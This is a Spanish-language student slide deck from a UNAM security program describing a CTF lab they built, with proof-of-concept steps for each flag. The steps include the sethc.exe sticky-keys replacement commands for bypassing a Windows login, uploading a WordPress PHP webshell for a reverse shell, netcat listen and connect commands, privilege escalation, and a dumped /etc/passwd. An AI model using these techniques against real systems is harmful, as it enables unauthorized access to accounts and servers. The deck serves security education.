

CTF

Universidad Nacional Autónoma de México

Dirección General de Cómputo y de Tecnologías de
Información y Comunicación (DGTIC)

Proyecto: Capture The Flag (CTF)

Equipo:

Martinez Casares Jenifer
Santiago López Omar

Contenido

- Objetivo
- Introducción
- ¿Qué es CTF?
- Herramientas Empleadas
- Lógica del Juego

Objetivo

Desarrollar un **ambiente de trabajo vulnerable**, donde se listen vulnerabilidades, las cuales se pueden encontrar en Sistemas Operativos, Aplicaciones, Criptografía, etc.

¿Qué es CTF?

Son **competiciones** de seguridad informática que abordan un amplio rango de aspectos tales como: Criptografía, Análisis binario, Ingeniería inversa, Explotación web, Seguridad de dispositivos móviles, etc.

El objetivo de cada CTF es resolver una serie de tareas o **retos que van aumentando su grado de dificultad.**

Herramientas Empleadas

Sistemas Operativos

- ♦ Windows 7
- ♦ Debian 8.6

Servidor Web

- ♦ Apache 2.4
- ♦ IIS 7.5

Aplicaciones

- ♦ AlegroCart 1.2.8
- ♦ WordPress 4.x

Esteganografia

- ♦ OpenPuff

Lógica del Juego

Pista Inicial para obtener la bandera 1: En el S.O. Windows, se presenta una breve descripción de cómo obtener la primera bandera.




Lógica del Juego

El procedimiento consiste en realizar un práctica de **esteganografía** para obtener la **primera bandera**.



Lógica del Juego

Pista para obtener la bandera 2: Accede al usuario becario. El objetivo es acceder a la cuenta becario sin conocer la contraseña.



Lógica del Juego


Pista para obtener bandera 3: accede al área de administración de Wordpress, cargar un archivo .php que genere una **reverse shell**, y acceder al sistema Linux.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:104::/var/run/dbus:/bin/false pentest:x:1000:1000:Pentest Linux,,,:/home/pentest:/bin/bash sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin mysql:x:104:111:MySQL Server,,,:/nonexistent:/bin/false mysql:x:104:111:MySQL Server,,,:/nonexistent:/bin/false
```

Lógica del Juego

Pista para la bandera 4: Una vez que tenemos acceso al sistema operativo, realizamos una **escala de privilegios**, y en el directorio /root esta la sig. Bandera.




Lógica del Juego

Pista para obtener bandera 5: Realizar un ataque XSS al sitio <http://localhost/carrito/upload>



Prueba de Concepto - Esteganografia

Obtenemos la bandera 1.



Prueba de Concepto – usuario becario

Renombramos el archivo sethc.exe a sethc2.exe y
cmd.exe a sethc.exe



The screenshot shows a Windows XP desktop with a blue background. A command prompt window titled "Administrador: X:\windows\system32\cmd.exe" is open, displaying the following commands and output:

```
Microsoft Windows [Versión 6.1.7600]


X:\Sources>c:
C:\>cd \windows\system32
C:\Windows\System32>ren sethc.exe sethc.ejm
C:\Windows\System32>copy cmd.exe sethc.exe
1 archivo(s) copiado(s).
C:\Windows\System32>exit
```

Below the command prompt, a system icon overlay titled "Símbolo del sistema" is visible, with the text "Abrir una ventana del símbolo del sistema" and two buttons: "Apagar" and "Reiniciar". The "Reiniciar" button is highlighted with a red rectangle.

Prueba de Concepto – usuario becario


Tecla shift

Comando
netplwiz




Prueba de Concepto – usuario becario

Habilitar
cuenta




Eliminar
contraseña



Prueba de Concepto – usuario becario


Accedemos a usuario
becario.

Tenemos bandera N°
2




Prueba de concepto - Wordpress

Cargamos un webshell en la sección de plugin




Prueba de concepto - Wordpress

Cargamos un webshell en la sección de plugin



Prueba de concepto - Wordpress

Accedemos Debian con netcat.
Tenemos la bandera 3.



```
File Edit View Terminal Help
root@bt:~# nc -l -p 123
hi
This is netcat chat...
Exit
```

```
Administrator: C:\Windows\system32\cmd.exe - nc 192.168.118.1
C:\>nc 192.168.118.130 123
hi
This is netcat chat...
Exit
```

Prueba de Concepto - Privilegios

Escalamos privilegios
En /root esta la bandera 4.

```
File Edit View Search Terminal Help
hola, buscas tu bandera??
~
~
~
~
~
~
~
~
:shell
```

Conclusiones

- Realizar una correcta planeación de fechas y no perder el tiempo en un solo tema.
- Si tu sistema es seguro pero no capacitas a los usuarios entonces el sistema no es seguro.
- Para defender algo, primero debes aprender a atacar.

Preguntas ... ?

Contacto

Martinez Casares Jenifer

Santiago López Omar
omar.santiago@bec.seguridad.unam.mx